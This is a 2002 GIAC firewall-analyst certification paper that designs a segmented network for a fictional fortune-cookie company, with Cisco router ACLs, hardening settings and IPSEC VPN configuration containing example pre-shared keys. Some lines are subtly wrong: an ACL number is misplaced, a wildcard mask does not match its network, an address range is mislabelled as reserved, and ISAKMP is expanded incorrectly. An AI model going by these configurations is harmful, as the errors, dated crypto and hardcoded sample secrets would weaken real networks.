Global Information Assurance Certification Paper


GIAC Certified Firewall Analyst (GCFW) Practical Examination
Version 1.7

Written By: Keith A. Pachulski
Original Submission Paper
Date of Last Modification: 17 October 2002

Table of Contents

Introduction

The GIAC network currently exist as a medium flat network with a connecting 1751 router for connectivity to the Internet via a 2Meg "EtherPoint" Connection from the GIAC service provider. The EtherPoint connection was bought into the GIAC location and plugged directly into a generic 10/100 switch. All of the servers were then plugged directly into the 10/100 switch; the 1751 router was then plugged into the 10/100 switch next to the servers.



During the redesign it was determined a completed redesign of the network was going to be required. The network was physically segmented into four sub-networks. Each of the four sub-networks was separated by a firewall. Keeping the costs of the network redesign under $10,000 was a suggested "goal".

Assignment 1: Security Architecture

Each of the entities accessing GIAC Enterprises (hereafter referred to as GIAC) requires completely different sets of access requirements from the GIAC organization.

GIAC Customers

Customers of GIAC are those who will make use of the GIAC web portal to order bulk purchases of fortune cookie sayings from GIAC. GIAC customers are given individual login information to order fortune cookie sayings, view samples of old and current fortunes sold by GIAC, and view past and current GIAC billing information as well as "email" GIAC. The GIAC web portal operates on an Apache/mod_ssl server. General pages on the web portal are viewed over standard HTTP, while all "sensitive" customer information is transferred of HTTP/S. There are currently seventy-five customers of GIAC located internationally.

HTTP operates over the TCP port 80
HTTP/S operates over the TCP port 443.

GIAC Suppliers

Suppliers are those entities that supply GIAC with the fortunes found within the fortune cookies. The suppliers to GIAC submit their fortunes to GIAC through a separate web portal dedicated specifically to suppliers. Suppliers have the ability to not only submit new fortunes, but they may also view billing/accounting information through the web portal, as well as "email" GIAC. All access from suppliers to the supplier web portal is over HTTP/S. There are currently forty-five suppliers for GIAC located internationally.

HTTP/S operates over TCP port 443.

GIAC Partners

Partners to GIAC are those entities that operate as a functional unit to GIAC. These entities translate the fortunes supplied to GIAC by its suppliers and resell those the fortune cookie sayings in bulk to other companies. Partners to GIAC are connected via IPSEC VPN devices. Access through the VPN permits access to the GIAC fileserver where fortunes and some customer information is stored. All partners of GIAC are required to conform to a minimal level of security and submit business agreements. Currently there are three active business partners with GIAC.

All partners are required to operate a firewall segregating their "secure" internal network from the "insecure" Internet. The IPSEC tunnels will source from the partner firewall and terminate on the GIAC Firewall.

IPSEC operates over UDP port 500 for authentication and makes use of IP Protocols 50 and 51 for the secure transfer of data between the remote partners and the main GIAC office.
Access is then restricted after passing through the tunnel to NetBIOS File Sharing to the file server for updating fortunes, and other miscellaneous information stored on the server. Partners are also permitted to email GIAC over the tunnel; email over the tunnel is restricted to the internal GIAC mail server.

NetBIOS operates over TCP ports 139 & 445 and UDP ports 137, 138, and 445.
Standard mail operates over TCP port 25 and is restricted to the internal GIAC mail server.

GIAC On-Site Employees

Employees of GIAC are those individuals who are physically located within the central corporate office of GIAC. There are currently one hundred and thirty-seven employees working in the GIAC office between the hours of eight AM and five PM.

GIAC employees are permitted to access all outbound job related websites over standard HTTP and over Secure HTTP making use of the Microsoft Internet Explorer 6.0 Web Browser. Employees are permitted to make use of an internal email server for outbound email using the Microsoft Outlook Email Client. Inbound email is permitted and is retrievable from the internal mail server over standard POP3. [Internal email is received from the Internet on the external mail server, it is then filtered for harmful attachments, viruses, Trojans, etc. and the proxied to the internal mail server.] Employees are also permitted access to the internal GIAC file server for access to customer and partner information stored on the server, access is granted over NetBIOS file sharing.

Standard web operates over TCP port 80 and is permitted to all remote locations relating to the employees job function.
Secure web operates over TCP port 443 and is permitted to all remote locations relating to the employees job function.
Standard POP3 operates over TCP port 110 and is permitted to the internal mail server only.
Standard mail operates over TCP port 25 and is permitted to the internal mail server.
Standard DNS operates over UDP port 53 and is permitted to the internal name server [this services is required for name resolution].
NetBIOS operates over TCP ports 139 & 445, and over UDP ports 137, 138, and 445.

GIAC Remote Access Employees

Remote access employees are those salespeople who are actively off-site from the GIAC office. These individuals are the sales foot soldiers of the company and connect to the GIAC network from static remote locations internationally. Currently there are two remote access employees. These remote access employees connect to the GIAC network via IPSEC tunnels. Teleworking employees are permitted access to the internal GIAC file

server via NetBIOS, the internal GIAC mail server, the external email server and the external name server. The remote access employees are also permitted access to their ISP POP3 server and external FTP to all remote locations.

Standard web operates over TCP port 80 and is permitted to all remote locations excluding the internal GIAC network.
Secure web operates over TCP port 443 and is permitted to all remote locations excluding the internal GIAC network.
Standard DNS operates over UDP port 53 and is permitted to only the GIAC external name server.
Standard FTP operates over TCP port 21 and is permitted to all remote locations excluding the GIAC network.
Standard mail operates over TCP port 25 and is permitted to only the GIAC external mail server.
Standard POP3 operates over TCP port 110 and is permitted to the POP3 server of the GIAC internal mail server.
NetBIOS operates over TCP ports 139 & 445, and UDP port 137, 138, and 445 and is restricted to the GIAC file server.

Services, Protocols, and Applications

Each group is permitted to access a separate set of services, protocols and applications on both the local network as well as the Internet at large. The access to these service and protocols locally or globally is controlled by the firewalls segregating the numerous GIAC operational units.

Network Servers in Operation: Most of the servers in use operate on the Redhat 7.3 release operating system. Redhat was chosen as the standard server platform for the GIAC network. The File Server is operated on the Windows 2000 Server Platform for ease of operation and interaction with other partners and employees.

External E-Mail Server – Redhat 7.3
The external mail server operates on a barebones Redhat platform running qmail for the processing of inbound mail. Once the mail server has accepted the mail, all "harmful" attachments are stripped and the mail is proxied to the internal mail server. The server also runs OpenSSH for remote management of the mail server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.
Services: QMail 1.0.4 – TCP 25
OpenSSH 3.4p1 – TCP 22

Supplier Web Portal – Redhat 7.3
The supplier web portal operates on a barebones Redhat platform running Apache in conjunction with mod_ssl and OpenSSL to provide for a secure web interface. The supplier web portal operates over HTTP/S only. The server makes use of MySQL 3.23.51 for database information. The server also runs OpenSSH for remote management of the

server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.

Suppliers access the web portal via the secure web interface. Suppliers may upload new fortunes via the interface. Once fortunes have been uploaded the suppliers alerts GIAC of the upload by successfully submitting the upload. Once the upload is complete and email is generated and sent to the appropriate employee group handling supplier submissions. Suppliers may also view billing information through the secure interface and send e-mails to GIAC staff. Suppliers are differentiated through the use of standard username and password combinations given to each individual customer (username/password combinations are not permitted to be chosen and are subject to the GIAC password policies).

All database information is maintained via a MySQL database on the Supplier Web Portal. All database information is dumped every 45 minutes into a separate file for recovery purposes. This dump file is named by the time and date of the dump {when the database gets dumped, the dump file will appear as supp071020021918.db}. The dump file is retrieved from the backup server hourly via scp; once the dump file is retrieved, the file is wiped from the server by the backup server.

Services: Apache 1.3.26/OpenSSL 0.9.6g/mod_ssl 1.3.26 – TCP 443
OpenSSH 3.4p1 – TCP 22

Customer Web Portal – Redhat 7.3
The supplier web portal operates on a barebones Redhat platform running Apache in conjunction with mod_ssl and OpenSSL to provide for a secure web interface. The customer web portal operates in both standard HTTP and secure HTTP/S. The server makes use of MySQL 3.23.51 for database information. The server also runs OpenSSH for remote management of the server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.

Customers access the web portal over both standard and secure web. General company information and literature on products are transferred over standard insecure web. Customer purchases for bulk order of fortunes cookie sayings are conducted over secure web. Customers are differentiated through the use of standard username/password combinations given to each individual customer (username/password combinations are not permitted to be chosen and are subject to the GIAC password policies).

All database information is maintained via a MySQL database on the Customer Web Portal. All database information is dumped every 45 minutes into a separate file for recovery purposes. This dump file is named by the time and date of the dump {when the database gets dumped, the dump file will appear as cust071020021918.db}. The dump file is retrieved from the backup server hourly via scp; once the dump file is retrieved, the file is wiped from the server by the backup server.

Services: Apache 1.3.26/OpenSSL 0.9.6g/mod_ssl 1.3.26 – TCP 80, TCP 443

OpenSSH 3.4p1 – TCP 22

External Name Server – Redhat 7.3
The external name server operates on a barebones Redhat platform running ISC BIND 9.2.1. The external name server accepts queries from the handful of other servers in the GIAC DMZ as well as two other remote locations [remote employees]. Cisco Tac Plus with SKEY support also runs on the server acting as an authentication server for the filtering firewall that separates the DMZ from the Internet. NTP 4.1.1a operates on the server functioning as the timeserver for all GIAC network devices. The server also runs OpenSSH for remote management of the server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.

Services: BIND 9.2.1 – TCP 53, UDP 53
TACACS tac_plus F4.0.3.alpha.v7 – TCP 49, UDP 49
OpenSSH 3.4p1 – TCP 22
NTP 4.1.1a – UDP 123

Internal Name Server – Redhat 7.3
The internal name server operates on a barebones Redhat platform running ISC BIND 9.2.1. The internal name server accepts queries from all internal GIAC devices. The server also runs OpenSSH for remote management of the server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.

Services: BIND 9.2.1 – TCP 53, UDP 53
OpenSSH 3.4p1 – TCP 22

Internal E-Mail Server – Redhat 7.3
The internal mail server operates on a barebones Redhat platform running qmail for the processing of inbound mail that has been proxied from the external mail server, as well as the processing of mail from the internal network to the Internet. The mail server also acts as a POP server permitting employees to retrieve their company mail. The server also runs OpenSSH for remote management of the mail server. Shell access is restricted via tcp wrappers to the external address of the GIAC firewall.

Services: QMail 1.0.4 Sendmail and POP3 – TCP 25, TCP 110
OpenSSH 3.4p1 – TCP 22

GIAC File Server – Windows 2000 Server
The GIAC file server operates on a barebones Windows 2000 Server. The file server has numerous shared folders. A folder is allocated to each partner, these folders are managed via proprietary interfaces where partners can view, edit, upload, or remove fortunes from their folder. The folder itself is transparent to the partner as all they can "see" is their interface. Access is controlled via NTLM Username/Password combinations.

Services: File Sharing – UDP 137, 138, 445, TCP 139, 445
OpenSSH 3.4-1 – TCP 22

Terminal Server – TCP 3389

GIAC Backup Server – Redhat 7.3
The GIAC backup server retrieves the backup dump files hourly from the Customer Web Portal and the Supplier Web Portal through the use of scp (secure copy).
Services: OpenSSH 3.4-1 – TCP 22

Internal Security Server – Redhat 7.3
The security server operates on a barebones Redhat 7.3 operating system. The server functions as a TACACS authentication server for the main firewall, as well as the internal filtering firewall. Syslog is also in operation for the collection of logs from the main firewall and the internal filtering firewall. The server, every five minutes, secure copies the logs from the external filtering firewall from the NIDS device as well as secure copying the NIDS alerts to the security server. It then parses the log files and generates alerts on critical events. The server also hosts a web interface that runs on the server, that generates a visual display of the traffic on all devices. The display is generated from the logs collected from all sources.

Services: Apache 1.3.26/OpenSSL 0.9.6g/mod_ssl 1.3.26 – TCP 443
TACACS tac_plus F4.0.3.alpha.v7 – TCP 49, UDP 49
Syslogd 1.4.1 – UDP 514
OpenSSH 3.4p1 – TCP 22

Networking Devices in Operation on the GIAC Network
When deciding on the type of hardware to implement for firewalling and the creation/termination of IPSEC tunnels, the 1750 was chosen both for price, and friendliness of the CLI. Three 1750 series routers were purchased in place of a single PIX 515.

Cisco 1751 Firewall Router [Filtering Router] - First concentric ring of defense filtering traffic from the insecure Internet and the DMZ and the Central Firewall

Cisco 1751 Firewall/VPN Router [Central Firewall] - Second concentric ring of defense between the insecure Internet and the DMZ network destined for the secure internal network.

Cisco 1751 Firewall Router [Internal Firewall] - Third and final concentric ring of defense

Cisco 2900XL Catalyst Switch [External Side] – External Switch has been configured with Port mirroring to permit the NIDS sensor to view all traffic traversing the GIAC network.

Cisco 2900XL Catalyst Switch [Internal Side]

Network Intrusion Detection Sensor – Redhat 7.3

The NIDS sensor is plugged into a monitor port that has been configured on the Cisco Catalyst; this monitor port permits the NIDS sensor to view all traffic traversing the GIAC network. The NIDS sensor is running OpenSSH for remote management; shell access is restricted via tcp wrappers to the external address of the GIAC firewall. The NIDS is also running Syslogd functioning as a log collector for the Filtering Firewall.

Services: OpenSSH 3.4p1 – TCP 22
Syslogd 1.4.1 – UDP 514
Snort 1.8.6 (Build 105)

Address Space in Use by Remote Partners, Remote Workers and Internal GIAC Systems

IP Address allocation for the public GIAC network, the private GIAC network as well as the address space used by the partners and remote access employees of GIAC as follows:


GIAC Internal Employee Network: 192.168.3.0/24
GIAC Security Network: 192.168.2.0/24
GIAC File Server Network: 192.168.1.0/24
GIAC Public Server Network: 10.10.1.0/24
GIAC Remote Access A: 192.168.12.252/30
GIAC Remote Access B: 192.168.11.252/30
Partner A: 192.168.14.0/24
Partner B: 192.168.13.0/24
Partner C: 192.168.10.0/24

Costs of New Devices Introduced into the GIAC Network:

Cisco 1751 Router with FW/3DES - $2,059.46 [Main Firewall VPN Router]
Cisco 1751 Router with FW/3DES - $2,059.46 [Internal Firewall]
Cisco Catalyst 2950 - $939.37 [External Switch]
Cisco Catalyst 2950 - $939.37 [Internal Switch]
Gateway 300SE - $600 {NIDS]

Total for all equipment - $8916.58

GIAC Network Design



Assignment 2: Security Policy

Filtering Firewall Security Policy
External 1750 Filtering Router Policy
The filtering router is the first line of defense for the GIAC network. It discards all unwanted traffic from proceeding into the GIAC DMZ and from reaching the mail GIAC firewall. By filtering out the traffic, it not only shields the network from unwanted traffic but also increases the available processor time on the mail firewall to perform its needed duties.

Filtering Inbound Traffic from the Internet destined to the GIAC DMZ and GIAC Firewall.
Access list number 120 was created on the GIAC filtering firewall to discard unwanted traffic.

We begin by first filtering out all reserved or private address traffic. For the example configuration I have used the 10.10.1.0/24 address range for my DMZ devices, therefore I will not be filtering out the 10.0.0.0 range. In its place however, I am filtering anything sourced from the 10.10.1.0/24 range as nothing sourced as my DMZ should be attempting to enter the DMZ from the Internet. The other additional "non-standard" filtering line is the deny line stating anything sourced as 20.20.20.1 destined to anything on the GIAC network should be denied. As the WAN interface of the GIAC filtering router is 20.20.20.1, nothing should be attempting to enter the GIAC network from the Internet sourced as that address.

Extended access-list filters for reserved and private address space
access-list 120 deny ip 0.0.0.0 0.255.255.255 any
access-list 120 deny ip 127.0.0.0 0.255.255.255 any
access-list 120 deny ip 129.156.0.0 0.0.255.255 any
access-list 120 deny ip 169.254.0.0 0.0.255.255 any
access-list 120 deny ip 172.16.0.0 0.15.255.255 any
access-list 120 deny ip 192.168.0.0 0.0.255.255 any
access-list 120 deny ip 224.0.0.0 15.255.255.255 any
access-list 120 deny ip 240.0.0.0 7.255.255.255 any
access-list 120 deny ip 248.0.0.0 7.255.255.255 any
access-list 120 deny ip host 255.255.255.255 any

Extended access list filters for GIAC network devices
access-list 120 deny ip host 20.20.20.1 any log
access-list 120 deny ip 10.10.1.0 0.255.255.255 any

NOTE: The above line would normally be a deny statement as follows:
access-list 120 deny 10.0.0.0 0.255.255.255 any

After filtering out all generic reserved and private traffic we then begin permitting the access we specify as needed in the written security policy for operation of the GIAC network and business [you did write the written security policy right?].

The filtering of spoofed and reserved traffic is placed before all others in this access-list as the following three lines permit any remote host to connect to the customer and supplier web servers. We do not want spoofed connections to be permitted to the publicly accessible servers.

Secure web traffic is permitted from any remote location to both the customer web portal and the supplier web portal. Standard web is also permitted to the customer web portal as some information that is transferred from the customer web portal is not considered private.

```
access-list 120 permit tcp any host 10.10.1.1 eq 443
access-list 120 permit tcp any host 10.10.1.2 eq www
access-list 120 permit tcp any host 10.10.1.2 eq 443
```

Mail destined to the GIAC employees are permitted to be received from any remote location. DNS requested are permitted remotely from only the two remote employees to the external name server. NTP [network time protocol] is permitted to the timeserver from only the two remote employees to the timeserver.

```
access-list 120 permit tcp any host 10.10.1.5 eq smtp
access-list 120 permit udp host 20.20.20.3 host 10.10.1.3 eq domain
access-list 120 permit udp host 20.20.20.4 host 10.10.1.3 eq domain
access-list 120 permit udp host 20.20.20.3 host 10.10.1.3 eq ntp
access-list 120 permit udp host 20.20.20.4 host 10.10.1.3 eq ntp
```

ISAKMP, AH, and ESP traffic are permitted from the three partner locations and the two remote employee locations to the GIAC firewall. The GIAC firewall handles the processing of all VPN connections.

```
access-list 120 permit udp host 20.20.20.2 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.2 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.2 host 10.10.1.253
access-list 120 permit udp host 20.20.20.3 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.3 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.3 host 10.10.1.253
access-list 120 permit udp host 20.20.20.4 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.4 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.4 host 10.10.1.253
access-list 120 permit udp host 20.20.20.5 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.5 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.5 host 10.10.1.253
```

access-list 120 permit udp host 20.20.20.6 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.6 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.6 host 10.10.1.253

By default the Cisco device will add an implicit deny any any to the end of every access list. For auditing purposes however, we want a record of all denied traffic that attempted to enter the GIAC network and was denied.

access-list 120 deny ip any any log

Access list 110 was created on the filtering firewall to restrict outbound traffic sourced from the GIAC DMZ destined to the filtering firewall and to the Internet.

We first restrict who is permitted to access the filtering firewall for remote management. 10.10.1.253 is the only host permitted to access the filtering firewall and SSH must be used for management. All other connection destined directly to the filtering firewall from the GIAC firewall are denied.

access-list 110 permit tcp host 10.10.1.253 host 10.10.1.254 eq 22
access-list 120 deny ip host 10.10.1.253 host 10.10.1.254

All traffic sourced from the GIAC firewall is then permitted to access any remote host.
access-list 110 permit ip host 10.10.1.253 any

The external name server is permitted to access any remote host for domain [udp or tcp].

access-list 110 permit tcp host 10.10.1.3 any eq domain
access-list 110 permit udp host 10.10.1.3 any eq domain

Again, by default the Cisco device will add an implicit deny any any to the end of every access list. For auditing purposes however, we want a record of all denied traffic that attempted to exit the GIAC network and was denied.

access-list 110 deny ip any any log

Setting the MOTD [message of the day] is a critical and often overlooked part of any router configuration. This message is presented to users when they connect to or successfully log into the router. It will alert them they must be authorized to access the device or they should disconnect if they are not authorized. It also permits GIAC to use any information they gather from the router to be presented as evidence should there be a penetration.

Banners should be carefully constructed as if they give the impression that the user is welcome whether they are authorized or not will hamper the prosecution in the event of a compromise. The lack of a banner will leave a company helpless to successfully prosecute an attacker who has penetrated the router.

```
banner motd ^C
    THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

    Individuals using this computer system without authority, or in
    excess of their authority, are subject to having all of their
    activities on this system monitored and recorded by system
    personnel. UNAUTHORIZED access to this system will be tracked
    and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
    AUTHORITY - DISCONNECT NOW.

    In the course of monitoring individuals improperly using this
    system, or in the course of system maintenance, the activities
    of authorized users may also be monitored.

    Anyone using this system expressly consents to such monitoring
    and is advised that if such monitoring reveals possible
    evidence of criminal activity, system personnel may provide the
    evidence of such monitoring to law enforcement officials.
^
```

Addition Router Configurations

Enable the encryption of system passwords on the router. The passwords making use of this command include the local enable password [not the enable secret which is the preferred enable method], the line password and any local username/password combinations.

```
service password-encryption
```

Set the enable password to be used on the router.

```
enable secret 5 $1$2yKd$LFvdhEB3q.rszPt18o3W70
```

Disable service config, this will disable the router from broadcasting on startup in an attempt to locate a tftp server to load its configuration startup-config from.

```
no service config
```

Disable unneeded services such as echo on the router [this is disabled by default but it doesn't hurt to type the commands in].

```
no service tcp-small-servers
no service udp-small-servers
```

Disable the ability of the router to accept source-routed packets.

```
no ip source-route
```

Disable finger, ident, bootp, http and cdp on the router.

```
no ip finger
no ip identd
no ip bootp server
no ip http server
no cdp run
```

Setup the SSH Server on the router.

```
hostname GIAC-Filter
ip domain-name giac.net
crypto key generate rsa
ip ssh time-out 120
ip ssh authentication-retries 3
```

Enable logging on the router specifying the type of logs, the location to log to, the facility to log to, and from which interface to source the logs.

```
logging trap informational
logging facility local3
logging source-interface Ethernet0
logging 10.10.1.4
```

Configure AAA with TACACS+
Enable AAA

```
aaa new-model
```

Designate the TACACS+ host to be used for authentication requests

```
tacacs-server host 10.10.1.3
```

Designate the key to be used when attempting to authenticate a user to TACACS+

```
tacacs-server key somerandomkey
```

Specify the interface on the router to be used for sourcing authentication requests.

```
ip tacacs source-interface Ethernet0
```

Configure AAA to utilize TACACS+ for all login attempts

```
aaa authentication login default group tacacs+
```

Configure AAA to log all commands of the 0, 1, and 15 level.

```
aaa accounting commands 0 default start-stop group tacacs+
aaa accounting commands 1 default start-stop group tacacs+
```

Router Interface Configuration Options

Disable all redirects, disable ARP Proxying, disable route caching [in some instances, this needs to be re-enabled for router performance], disable multi-cast route caching, disable cdp on the interface [this should also be disabled globally].

```
no ip redirects
no ip proxy-arp
no ip route-cache
no ip mroute-cache
no cdp enable
```

Router Line Configuration Options
Router Console Configuration
The idle timeout on console sessions is set to 5 minutes and 30 seconds, when accepting a new session, the user has 10 seconds to complete the username/password combination for authentication.

```
line con 0
 exec-timeout 5 30
 timeout login response 10
```

AUX Configuration
Accept nothing on AUX Port

```
line aux 0
 exec-timeout 0 1
 no exec
```

Virtual Line Configuration
Access is restricted to those hosts or network listed in access list 1, the idle timeout on the vty lines is set to 5 minutes and 30 seconds, the authentication sequence must be completed in 10 seconds and the preferred method for remote management is SSH.

```
line vty 0 4
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred none
 transport input ssh
```

Access-list 1 filters which device is permitted to connect to the router for remote management.

```
access-list 1 permit 10.10.1.253
```

Main Firewall/VPN Security Policy
The same TACACS, VTY line, console, AUX, interface and additional router configurations from the previous apply here, and as such they will be excluded from the review of this devices policy. The logging also has the same configuration as in the previous with the logging host being an internal host for this device (192.168.2.1).

The GIAC VPN makes use of a pure IPSEC design from its remote partners and remote employees. Each endpoint if configured with the same ISAKMP/IPSEC policy. The ISAKMP (Internet Security Association Key Management Policy) policies between the remote devices and the GIAC VPN device make use of 3DES for encryption, MD5 for hashing, Diffie-Hellman group5 for key exchange, and authentication is specified as using a pre shared key.

The MD5 hashing algorithm [more specifically the MD5-HMAC (hashed messages access code)] specified in the policy is used to authenticate packet data. A hash is a one-way encryption algorithm that takes a message of arbitrary length and output a fixed length output message. IKE, AH, and ESP all make use of MD5 for authentication.

3DES (Triple DES) is a variant of the 56bit DES algorithm. 3DES operates in a similar manner to DES in that it data is broken down into 64 bit blocks. 3DES then processes each block of data three times, each time with a unique 56bit key.

Diffie-Hellman (DH) is a public key cryptography protocol that allows two devices to establish a shared secret key used by encryption algorithms. There are three grades of DH, group1 is a 768 bit key, group2 is a 1024 bit key, and group 5 is a 1536 bit key. In our VPN design we are making use of group5.

Preshared key authentication specifies that the same keys have been configured on each IPSEC device. Devices authenticate each other by sending a keyed hash of data that includes the preshared key. If the receiving device can reproduce the same hash using its preshared key, then it knows both devices share the same key.

```
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 5
 lifetime 3600
```

Five host authentication keys have been specified in the configuration, each designated by the host address identifying the remote VPN termination point.

```
crypto isakmp key B#*nwe8xn*#N$dcb3203 address 20.20.20.2
crypto isakmp key NBD$#7rnbdcb*#BNdb8 address 20.20.20.3
crypto isakmp key F)($3bfd0347)&$BSdc address 20.20.20.4
crypto isakmp key Fb0957$*%4rbfrefg8& address 20.20.20.5
crypto isakmp key **$84307frcbdocbr7& address 20.20.20.6
```

The lifetimes in both size and time for the IPSEC security associations are hardcoded into each device.

```
crypto ipsec security-association lifetime kilobytes 16000
crypto ipsec security-association lifetime seconds 7200
```

The transform-set specifies which algorithms are to be used for the secure transfer of information between each of the remote hosts. The same transform set is used for each remote endpoint.

```
crypto ipsec transform-set remote-access ah-md5-hmac esp-3des esp-sha-hmac
```

The crypto maps are used to specify what remote hosts are permitted to access which local hosts using access lists set in the map with the match address command. The access lists define what is commonly referred to as "interesting traffic". Interesting traffic is what causes the process to begin. Also set in the crypto maps are the transform sets.

"Perfect Forward Secrecy" [PFS] is set in each map to force hosts to securely regenerate keys. PFS forces a new key to be generated not based on a prior key so if a past key becomes compromised, it cannot be used to decrypt traffic with a newly generated current key. Making use of PFS for VPN session makes them more secure but at the cost of processor overhead.

```
crypto map remote-access 10 ipsec-isakmp
 set peer 20.20.20.6
 set transform-set remote-access
 set pfs group5
 match address 130
crypto map remote-access 20 ipsec-isakmp
 set peer 20.20.20.5
 set transform-set remote-access
 set pfs group5
 match address 140
crypto map remote-access 30 ipsec-isakmp
 set peer 20.20.20.2
 set transform-set remote-access
 set pfs group5
 match address 150
crypto map remote-access 40 ipsec-isakmp
 set peer 20.20.20.4
 set transform-set remote-access
 set pfs group5
 match address 160
crypto map remote-access 50 ipsec-isakmp
 set peer 20.20.20.3
```

```
 set transform-set remote-access
 set pfs group5
 match address 170

access-list 130 permit ip host 192.168.1.1 192.168.14.0 0.0.0.255
access-list 130 permit ip host 192.168.3.3 192.168.14.0 0.0.0.255
access-list 140 permit ip host 192.168.1.1 192.168.13.0 0.0.0.255
access-list 140 permit ip host 192.168.3.3 192.168.13.0 0.0.0.255
access-list 150 permit ip host 192.168.1.1 192.168.10.0 0.0.0.255
access-list 150 permit ip host 192.168.3.3 192.168.10.0 0.0.0.255
access-list 160 permit ip host 192.168.1.1 192.168.12.252 0.0.0.3
access-list 160 permit ip host 192.168.3.3 192.168.12.252 0.0.0.3
